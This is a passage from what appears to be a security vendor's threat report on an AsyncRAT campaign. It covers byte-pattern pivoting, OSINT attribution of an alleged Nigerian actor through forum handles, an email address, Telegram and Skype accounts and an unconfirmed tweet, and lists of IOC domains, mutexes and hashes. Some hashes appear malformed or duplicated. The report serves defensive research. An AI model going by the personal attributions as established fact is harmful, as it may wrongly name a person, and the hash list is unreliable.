25E0 00 00 06 80 0E 00 00 04 7E 00 00 00 04 28 0E 00 00 06 80 0F 00 00 04
25E1 20 00 70 72 92 00 00 70 72 01 00 00 70 28 0A 00 00 0A 80 10 00 00 04
25E2 21 00 70 72 92 00 00 70 72 01 00 00 70 28 0A 00 00 0A 80 11 00 00 04
25E3 00 00 0A 80 14 00 00 04 28 97 00 00 0A 73 1E 00 00 0A 80 15 00 00 04
25E4 00 12 39 03 00 92 00 00 00 00 00 00 02 14 70 17 00 00 04 02 28 98
25E5 0A 80 00 02 28 2A 00 00 06 00 02 72 19 22 00 70 02 23 00 00 06 28
25E6 00 0A 6F 9A 00 00 0A 00 03 78 1A 00 00 04 02 28 26 00 00 06 6F 9A 00
25E7 00 02 78 18 00 00 04 72 35 22 00 70 02 28 2A 00 00 28 99 00 00 0A
25E8 00 00 0A 80 02 78 1C 00 00 0A 02 28 27 00 00 06 6F 9A 00 00 0A 02
25E9 00 00 04 02 28 28 00 00 06 6F 9A 00 00 0A 02 78 1E 00 00 04 02 28
25EA
```

On the right side of the image, we can see the hex definition of the byte array creation instead of the decompiled code. Since this is a very specific string, we decided to use it as a pivot point. A search by the bytes "0A800600000420391B0000800800000420011400008D" revealed three other samples, all contacting the same domain.

These samples have an additional pivoting point: They create a mutex called "UbboSatlahlk," which contains part of the previously mentioned GitHub account. This mutex seems unique enough to warrant additional investigation. It supplies seven samples, which contain the same domain — and based on the mutex, the names are clearly linked to our original sample.

A search for that mutex on the internet revealed that it is also a username on a cybersecurity Spanish-speaking forum. The Spanish language is also consistent with two other indicators — first, the RAT functions are all written in Spanish, and the majority of IPs used by the domain are located in the Dominican Republic, a country where the official language is Spanish.

UnderCode > Resultados de la búsqueda

Buscar resultados por: du


Páginas: [1]

1 Dudas y pedidos generales / [help]- Error En C++ 1 error LNK2019 _tmainCRTStartupMSVCRTD.lib(crte.exe.obj)
 « Mensaje por **ubbosatlahk** en Septiembre 08, 2016, 04:35:18 pm »

Código: [Seleccionar]

```
Error 1 error LNK2019: unresolved external symbol __tmainCRTStartup C:\Users\PC\Desktop\Stub\Stub\Stub\MSVCRTD.lib(crte.exe.obj) Stub
Error 2 error LNK1120: 1 unresolved externals C:\Users\PC\Desktop\Stub\Stub\Debug\Stub.exe Stub
```

estoy creando un crypter en c++
 hola colegas mi siguiente error es este!



In this message, the user says they are writing a crypter, but are having some troubles. This is a rather old message from 2016 just like the first appearance of the domain.

Furthermore, a Skype account with the name "UbboSatlahk" reports its location as being in Santo Domingo in the Dominican Republic, which strengthens the idea that it might be associated with our designer.

Clustering paradox

This overlap indicates that the groups.us[.]to dynamic domain may also be related to the same actor. However, this could be a false link if the IP address belonged to a shared host. On the other hand, if the IP address belonged to a shared host, then there should be a large number of domains resolving to this IP. In this case, there are only 13, and three of them we can rule out because they are outside the time frame of the events in question. The remaining 10 are either dynamic DNS or VPN services that offer static IP. The VPN records resolution mostly originated from Nigeria, which is also consistent with our research.


On the other side, the remaining TTPs differ from the aviation campaign. The aviation campaign was mainly distributed through emails containing links to the malware executable hosted on Google Drive, the payloads are obfuscated using crypters, but there are no downloadable stages. As we have shown, the malware campaigns associated with this domain are not consistent with the TTPs of the actor behind the aviation campaigns. However, we also know that this actor is not particularly technically savvy, and tend to buy the tools that they use.

The most likely explanation is that this domain has been used to test new tools from a new developer. Because there are links to this actor and they are definitively linked to malicious activities, we decided to add the domains `reserverem[.]duckdns[.]org` and `monthending[.]duckdns[.]org` to the list of IOCs, even though we didn't perform in-depth research around them.


Actor profiling

Avatars and Pseudonyms

Looking at the campaign details we discussed up to this point, we have strong indications that this actor has been active at least since 2013. The malicious actor initially used the CyberGate malware, then moved to another off-the-shelf malware. During our research, we linked the early campaigns related to `akconsult` to a handle — "Nassief2018" — on another popular hacking forum. The same account also mentions that it uses the usernames "bodmas" and "kimjoy" on other RAT platforms.




During interactions on this forum, the user also revealed other information about himself. Namely, an email address — `kimjoy44@yahoo[.]com` — and a Telegram account — `@pablohop`. Both accounts were linked to the aviation-themed campaigns in this [post](#).



On Skype, the actor's email is associated with the username "abudulakeem123."

Geographic location

While researching the actor's activities, using passive DNS telemetry, we compiled the list of IPs used by the domain `akconsult.linkpc.net`. The chart below shows that roughly 73 percent of the IPs were based in Nigeria, further strengthening the theory that the actor in question is based in Nigeria.



The same happens, with an even higher percentage with the `bodmas[.]linkpc[.]net` hostname, but this is a more recent hostname that has pointed to fewer IP addresses.

Other sources

Often while performing this kind of research, it's worth performing a simple web search using the keywords obtained from other sources. While doing this, we found the tweet below made by [.sS.!](#) which, on top of containing some of the information we found, also contains additional information about the actor.



.sS.!

@sS55752750

Replying to @morphisec and @MsftSecIntel

Nigerian guy.

his name: "[REDACTED]"

Used phone number: +234 [REDACTED]

EML: kim.joy001@[REDACTED]

EML2: kimjoy44@[REDACTED]

nulled account: kimjoy

crypters account: kimjoy

hackforums account: Nassief2018

perfectmoney account: [REDACTED]

8:14 PM · May 14, 2021 · Twitter Web App

Some of this information matches what we found on our own research, others are completely new and we have not been able to confirm this Twitter user's claims.

Conclusion

Many actors can have limited technical knowledge but still be able to operate RATs or information-stealers, posing a significant risk to large corporations given the right conditions. In this case, we have shown that what seemed like a simple campaign is, in fact, a continuous operation that has been active for three years, targeting an entire industry with off-the-shelf malware disguised with different crypters.

These kinds of small operations tend to fly under the radar and even after exposure the actors behind them won't stop their activity. They abandon the C2 hostnames — which in this case are free DNS-based and they may change the crypter and initial vector, but they won't stop their activity. The black market for web cookies, tokens and valid credentials is way too valuable when compared with the economy in their home countries for them to stop.

We also hope this illustrates how to pivot malware research based on OSINT alone. However, it is important to be careful with weak links that could lead to erroneous conclusions. The weak links shouldn't be discarded — they should be seen as one more piece of information that, together with other links, may result in a much stronger relationship between two pieces of information.

Coverage

Ways our customers can detect and block this threat are listed below.

| Product | Protection |
|--------------------------------------------------------|------------|
| Cisco Secure Endpoint (AMP for Endpoints) | ✓ |
| Cloudlock | N/A |
| Cisco Secure Email | ✓ |
| Cisco Secure Firewall/Secure IPS (Network Security) | ✓ |
| Cisco Secure Network Analytics (Stealthwatch) | N/A |
| Cisco Secure Cloud Analytics (Stealthwatch Cloud) | N/A |
| Cisco Secure Malware Analytics (Threat Grid) | ✓ |
| Umbrella | ✓ |
| Cisco Secure Web Appliance (Web Security Appliance) | ✓ |

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#). The following SIDs have been released to detect this threat: 58083-58088.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries, click [here](#).

IOCS

Domains

akconsult[.]linkpc[.]net
nextboss[.]ddns[.]net
exchangexe2021[.]ddns[.]net
shugardaddy[.]ddns[.]net
frankent2021[.]ddns[.]net
hoc2021[.]ddns[.]net
jorigt95[.]ddns[.]net
8970[.]ddns[.]net
reserverem[.]duckdns[.]org
monthending[.]duckdns[.]org
e29rava[.]ddns[.]net

Mutex

UbboSatlahlk
TikTok

Sample configuration ID

AsyncClientKuso - "mTo6k2HFbwkEky1jZAhGsmddHWMMlgEk"
AsyncClientTemi - "dylt8IOYBtTllyeY3t5iyiRZLgqMai4t"
AsyncClientRasheed - "wV1ipYmVNbj8zuNLhiiXQN4PaZKje8qO"
AsyncClientExchange - "MsUZVALhJV3jcNVAXmall2DG7i544TZg"
Asywhy - "jbg9dRIOq1AGzwl8xmtPqGvO9dgNJ3ut"
AsyncClient95Adex - "AF2X087ySehzF7S3yr0bYQu5YoPK7JmK"
AsyncClientHOC - "39i4ufe0jlrIFwuCZQIngiDwHnmvIXP3"
AsyncClient8970 - "QMatjvtVkF3KwliMTk4UiKdIFFuO27pl"

Sample hashes

03590bca5c249fff42c5bacef39bd308c91f8630a1a19386bed3d469f99864ac
04ea078080a913511d938455a2ea0bfce88597499bf791a99d8561f8870da627
083217a2f03d5c9b0a8e3371afda4c6dd2402ac98d0199aee9729a4e604db603
096cf7af0363489cba18a567f535f3c79cb918226563402ebfa4288d7f4f88e9
0a53710820d1c060c6d46946c81417b4294898accc31c847a027c5622b7afbc
0b119b80a5676021afd368da94527fc9fe717e2abf5d94574d29bec307251483
0b3f6114a06812ec6676c730de23fd0a60b15b73210ac1151417353bcf7785aa
0bbdae8713cdbb85ed8508140cc98c15c13fa8a82403d5ce848737d18491673a
0c8b4a611d635d0c3fd224562f334b9b0798697af52961ed0e7537413b608830
0caea3fdb7fb02733441a5e54c1b03694e2203119dd1ff2affd85ca65d76d23

0d04d8a74c4bdb7401e91bff73955738788901724d73b6c42272aa188e1cd72c
0ea350d81b1fde31efdace2a3a96d3bacd6da7dc972723542e1de2dfd64e79a9
0f05e24cc77952658e111c0bb2bf8236fd38d2e1ed90ea9e57e53c13e89275ff
108deaea533c59386bc4c8c7fbade8f1e42e629908bd516ac2a6aa45cb854ff0
1103019f32dd745bffa5319de5a18c5ebc50425f5ec102a436a7de665e6b1553
13ad9c1755d39149c1b643f0e5d2935aad54e9e9754052572bd055056523d905
1a4e182914a3be535bdde75f9a41eef106da3113dc4c683a6bcfc45c986d101a
1a8a77b55f521ca9770e3ad465e1414d74651df2dc9281988a05ad5d0cbe8769
1c6978501bc6f92d9c351315640d1ebbb109bfab7bde9df2db11fa47d9fc574f
1e9033edd37c1115a798e5e8a90f880025f2f7304769d86ff42e88ec90c2f5b1
2192ed71606de24f8def847e758ab2415525edf8a2236cec71fc8f5393c1f80c
281e900c100ad29ef512c1c188800cbdf9c85166bc24a419583f2677b1c6fd23
288c2b8a892fccff6fb94aeb90ae791322892d5ac1949f19f71b1664edc19c28
2a5fc364ad77f25a6655467a3b07a6cb99ece0b266a582df0de7724de2473da6
2da3c027d41c6b3f913a9a21920ba6a5e5c562a3301c8a1410927a6ee039bdd2
2f878e7c5238448f04422067ca97bcebd5e105886a9542ac1a2ea21e42355f9f
3123f70fb616717c44599477734e0dd0aaa7efc1060d755bd6bd8f7ec89f6fb5
33a5ff49f019f2dcf8a400b3f98c5eb239078b7fb64302e22dd48ce50b0b344a
3566eeab1656ef8cc3f7ab32b1d13c256747a57a0d47cd8cfc37b7d4dc38061b
36c0408a369712bdf6b905849d5b8e3628dcaa903e9829378466a838f2265746
39b89bdc998fc9cb3c936b03156c1f185eaeec659ebabeac7b4fcb74bd75847d
3dc81cbb98731bdfe2b4caba9875129475c3fa101f6d458ed79185ada5eac4fd
4077f8d706a2d7cbd453f522d55e88cc7f90e84783510fa56000d800719f1852
4155f4a9d33c08e9ab0d38648930591de5c5376b3b1d551b0e16047d3648e021
42056770d4c7fec72a529126c4c727c715171295ea68e8f39a3b25e835c9c4a0
423b5645f797efdb72ce0e973e0c0d1b166a6b74b497b0a2e791405fb09683d8
4309e6dc5f9633106714d1a16f9300641d45d5062f5456cfb836d4e6d24ace95
43ccf1bf3334c7238b2fbc8ab9192859eccf7535a43332f2fc16e710a2123863
45a271892d1547013ff384d9f1c31195973d6513cd856175cef1cbdbe283a72
4870db29a47060a2a76a3d27ab4d60ae837b221f85f218a8c0fb7eb2d2525696
494e877644452516700834e3599b21a0916d80eef7eaefdbecdb1409e4b5f90d
4ad69083be6c8550af2cb9e9ac749d7c3439d71b542891238a6c749f393a00d5
4bce32e4f456767257a25646a70a370f5c40668c79f7a9f0aecabeddbeddd795
4da2395efa22de5392cb6e4477f5c78d45f63feafa567960dd34cf7c0470b4ed
4defaa009bec775363b8d8878e592f3928333674d2cbe667e0a279367d6b62a1
4e3358f2c55a09345d65387f5f85ff330ddc18ec9223b773c32990433ae3cd57
4ea27173db2122ae4196e498c3149017aed3598494290b6f3de9aa81e3bfbef1
4f507144c8cd77b7e2f47c9c858ea90f9374b0303fa32eabaeb5221cf954f9dd
50c40dfef02b23c2dc70cad821b22a7471a5cc87497b4a6abd8efc284a76e7e8
51c548b34c112b336d9e951942ae64ac46747147c2c618e86e6880726931e3a3
554daca78ae1578a4cf518079111961d36eb9e77aad70f659eec521d0d6ef4c7
5571b920ae6916b848cd5d543aad4799093583160ea44248b1a7e03c9222fe9d

55a1585d2deaae3dea3bcf83fee889ab9f312575d9974d09f001927ca3bfe869
5ad602845c426878cdea8c4fec4b2a09e3d2a9f19cf89f2c26b0543a64c67b2d
5b2dc2be60ce4e2b45f56c7e948d4cbf992bf03b491f88e9b38ba59451e94e91
5c4584bbe2f314fd016b3887b57a2ad2b1d7cf963adaf74323967fb75d777fc3
5ceaef4f19760db61a8537fe32f0edc51035c08f96f5bc744b32673956436139
5dcc73e97d260e969d28796b8627de32b248fe15e8688e6d62fe7bbdc2dd921c
5f037d9a6d3232b001d501328a679dd7966b61e70de6a89ca03ede1818fc120e
623534bf150f2538edb27e51ed56b92f464adb5da8e2db378ec3a666fcb64772
6385e64dce8e5cc723fba17edfd8c8df6ba18ba2a05b5dd60ac474efb445789b
64ad814038c37cd199b1612c22329244a66d8fca4a0f9953cdd3d1b1ee7b2f95
65ca4e932133e8758c5f177ad6043b6a2d672b19eec3218019c53b3b46bf3fab
68f7e8b9a1a4b69ebe4fb7a5b57b890bd006e5eebaca1337eeca99f8f2d4b745
69642f95f35b3d14f1123de60819e66e59c8f125defb58d23b8766f498597de3
6b1db53cbd5dade029bac0a6c54f2d30b6c1579f39a345e7d72383ea7bc4f38c
6b642a070211563273f3ed151103c6e8c52df29e094a28624ff57af05fb8eb22
6b6d52d0f98ac22702ec61144ebd27552f939dadf10a835f995328c0789668ca
6d8d882611849b0e7ebbe464497c052fe027479f6814618457c9f0fa7724dac2
6edf51f455af63a82726d573a00b2b55c1086ee803991a063e5832c65fb3c790
6f52ecef23b4bd9b600ceecd4017a896499bee94cb28320d0828ecf84deedd45
71a7e0e7e1a13de9cd9ea55220196f7d4a9e928ed433c1dc6e257c49bb5c7f56
72db243b5873aced1d539c01fd36e162cc84e72767508ce080af4ce89e3bf68c
739bc1cf80e017d48165fac50f95663c602587fbc3b6102db7724bfff39f825b
77f2a568d727a29761d4f9aa23b092ffb614f7a7533399fbc8bf45b2cbb84d13
7b52362ef06d1a8ec159d5fb0b2f81d3ed760102eaea86480b34292b480012d2
7cfa61d907f8ee9dd1d943559e59227f58d862a2705b7f673ac302f22fad4803
7e3cd407085c39e851eadc767a0d78443dd7fea16a919babe9dfd78e26d13c90
7eedc9a8b30e105c9d37f05ee94769778e7b02eb568847b0fe347d98d5caf026
7fc3b7342be53bb3933bbc9e69b3b841bf3618896a41fdf187d7b478f96e9e0b
81a058522752f8f11c5045ab81b70e673f79cc0504a9f1a565f324336064a3b7
83fcedc7c7581294bfe9f19fc6c400d8cd29eda746904e18c5b687d3560e2cca
8437510b14bef4d0c535dba910e1c20df0ae3a11284a44f5e1fa432accb0363e
8487084cac1881bc38d783df932733f4607704f30a0b7a9f6fbcec58902510ff
853ff0fa8a56c24ddd6db57f781921d2b205fa099acbf6a23ce418e1c227307
858f83bf5fbc4eaf6900d3a481f23caf0c71519a5bd949506db04853a5847f44
87c7c23ff999c80b081423d40721ee44b8bf037d26d3452030b8a0f19837f27f
881b95b9064783c072f033052faca44fa4d53193a1f6ce9f754e77a68c2a7b71
88db2afc4b8b21fc9be21f9960e573fe8794562f4e9d952a73ed808aa8961c4d
8986a01fa210c49c7b51d206a83e2cf1f6bc69bc4dc4a346b0681408e58791e3
8b588bf5db57e8a9e4d50d62bfd0cfd154158c882533388f9e74fb26ea8d69e
8cbfaa1999cc16fc5f710a6427d2bab89ac62d678a50af17664c8907aad9cf23
8e655b359f96de6f88fdb2076ca78110c3b0eb77f918e8e99a4d7751ed112a7a
9024b2348e6bdba41cf7979fd09150b6311f3abd4e3eb3acbf86b259dbbf2a4f

907ab14013ca5b760d2a16082b315bdfc54b4e9d44985d8cfb23fa43bc719cc8
91377c7c09980e48c2c7aba5a3a66d71c9c6c471ca2dc02a186c7c9e72841438
940629870cba0bceef555d6b05238c3684a6954399b5a05fd2d2678a889eb8b5
948b3e9997588c5fa92cf17ea3606d621ab0fdb3a41f568c42b0d03f3112a676
94a3b5867d9804f89ea9c1fc8581ba56c83a80f0e77491a380a919377c79af57
9881308b05c089b44390def980246fc830b67203b963d537358db157e9dfb4fe
9cd0186792e78c9f625255402fd784325b213ecbb16d53a62e3baf7c2faefdd5
9dbe3ad48a5c30ec5061da57a52a845129e2042e67ebb950f34b0465fa0b5387
9e94d03c8af6ca9d5ea7cfbf481970c615d0831452fe0edb2a8abcae8c190693
9ed430d3d6468cd2858d36cc9aa100b0c216a2778975ade55ac7f5dc6792d584

9fdd7fa506d1cecb650611897e8172e63e50486c002356eae490a2066141fd2c
a03fd6e9683d8f48234081d994c8b2dc8ecd132004210894c0c7b4ed97f03208
a1e95c6769d83724dc68855540805d53ba1a1791c19c68aa176463ba376165e2
a3f943c77562107b681f066faa9c06001220c37ca48f1212a6e04ad27bc645de
a41f3fe5481ea0c32d5a0eaf0706415ccced74075c9c752b1ccb402b04a96730
a4d093b5b4825d7d30d64f6a4ba80a2b1079e688ac1a576bdb3d082ff44eac8
a85919e8611fd1368c4e125a0663e30cd457ca98328b8e4d1940fbb330ea5738
ab3b4397c9e95f9b894c89a8ddda3401ee04526336d497a8c0ee12f89f3710a3
ace6e1274963d34ec4f01b6a74dfb23cb0733daed1abd0611e7ac4ac7e5c8ceb
b39eb6aca148f2e3fb491ef8bbfae6f3ea054a7894b36b431d4fb9a86a6be9d1
b3d3a285e35cba08647173ca33aa0744834f91b2af6ba95a374b8c8b89f83b35
b536b2e629251420a9cd824acd7e955540258c78ae7a14b10a787caee251dd40
b6b83a3aa0dd0a9bad132e432c6e8233d796ca6b1b1b831f1a94b7f3fc46ca1e
b8412bb181f81254ea35558460f35867ed2e0d6bc59b0c7086124187b8ed01b4
b9e112ad02d419897d298b651a7d1eff532ffbcff0a49514754621422159f02a
3566eeab1656ef8cc3f7ab32b1d13c256747a57a0d47cd8cfc37b7d4dc38061b
bbee4612529f7d934954d18b7571522a7045a05457179f83e669f8b4fce10231
bd84d6decbb2f5405d0459a1aefe08f9d7634a4262365ceb2cd3b1a033e9c9313
bef717e1da549e205bf88459c537cc22bbd381d24769f399eaa49521df1b9908
c278e70ee10d071ee23868d91628071bb87654c299804b90e4b07b2780c2e070
c2efcc8fa76a41d46b7503cdfbbac52f59280fbbfa10ffe974af0b4edcf57c0f
c320c2809e8b986fb4ac9db15bacd6a0f04e298b6be5d77d43099f94e8c51ca9
c3f78dea78b0ce6bed19c3c6d160758a8fd8b3f41e0d60211396eb88d856ab9d
c6c6fa1e4521fc4815023611e041377d1722bbb363f6af3c0d91ed216fe5c594
c9e2452b4d231ce272ea3b0b887de1a6b0ddf8c68149953cf3e69866d5a9875c
cae455e2cfdcefa11ee64beba30ebbec180490a0f452afcc0e00733d5ff1d944
cb981f01466ade4d1523068432875454e8fecb303ea56ef241ac5df51ba349c9
cd67795d0f8c61ab6269abd53f2bacb2d9d0ae7bcf00ffaba9b8794b9ac2440c
cf433da0d2dbbbb026ab3feb9b6b7d44fd681ae33e56da6d41df7e3f6f2c4c46
cfd9291f05acac3bc6a60ab7e20574bfa745a56ea2a0e7c74e3ffee8b38427ca
d515a54643d4e324938d2f9ae5d66491f3ed76c2045b681237b844bda801e2f3
d576d9e98452ac972fce6f787353f59587732aac6be8bd948fe38b4c23bbe682

d75818826396ad035834ffc9bbf5f59ad811c21ab6a0bba17911bf59b131b0ad
d8c1ccb824ce06a0374f673803bb6247e364145984d25feeb61ae4cbbaa87861
d9bb02f1636ce3e2ad9a4113c3fa9510e5292bf0f63977c5c9e64952930bba54
da2e63cd0e4e23fa018d771a158189ce8d40756633c073695e5c1cffc50d7601
da4b4d0a00b1ea3d81d5fe360dcac86a120ed96617ffc067151c09ff72ff3e45
da79ff6d4487b461ed320011d552ef3ed4d1b1633ec4c51e91702401d0cf221e
db6356982c1b324e7e89336abb544b93e9fa3b09b0d1a8fcdfaa22527a5cf66d
e403fa45fff2bac7c2c5dfe6dd76eef07c4a707a75ce78ecd17721c931b49f66
e45b917d7b153fa59545b2cbb3c6437d5820aa80b5718946df1bd10401ea39b6
ed007a0a9c9f151652cdb12d82ad500023f001c77cb56acf9c2de44b272e8718
ed2645b0898b4ee7f05d140f1a06ac846fd3029116d020093575b92803468add
eee171c3351b6772dc32ac7cf99b95753533ba42dc941034b22be674444a39ff
f0565b2e110812686c2eb4ac4cfb0fef390b9bb4ce989b58321dcf5797ae7656
f72f70885f5d9d3ce506127606712aa6784cc9ae9a8f7c4375ca430d268027b7
f81a37d816c639fd977d7781f7fe54cc51e2e34aa3bb8bc877c74ae140025003
fa04dec727fa5606216775030ca542478acdbb2ebaceae945167d152bbd19a55
fa1c7b13454ab1857da9a6d6e69fdf328b3f13be7c700e8fa1435bce29abdd25
fa1c7b13454ab1857da9a6d6e69fdf328b3f13be7c700e8fa1435bce29abdd25
7eedc9a8b30e105c9d37f05ee94769778e7b02eb568847b0fe347d98d5caf026
fb11743c878695af326b0082709abac83a45a520545d455a1fc7c2bdb7877894
ff8c018ecabac99723b1851b1a50cab79629fce9151ed8ee5a1a2316f5d2ec88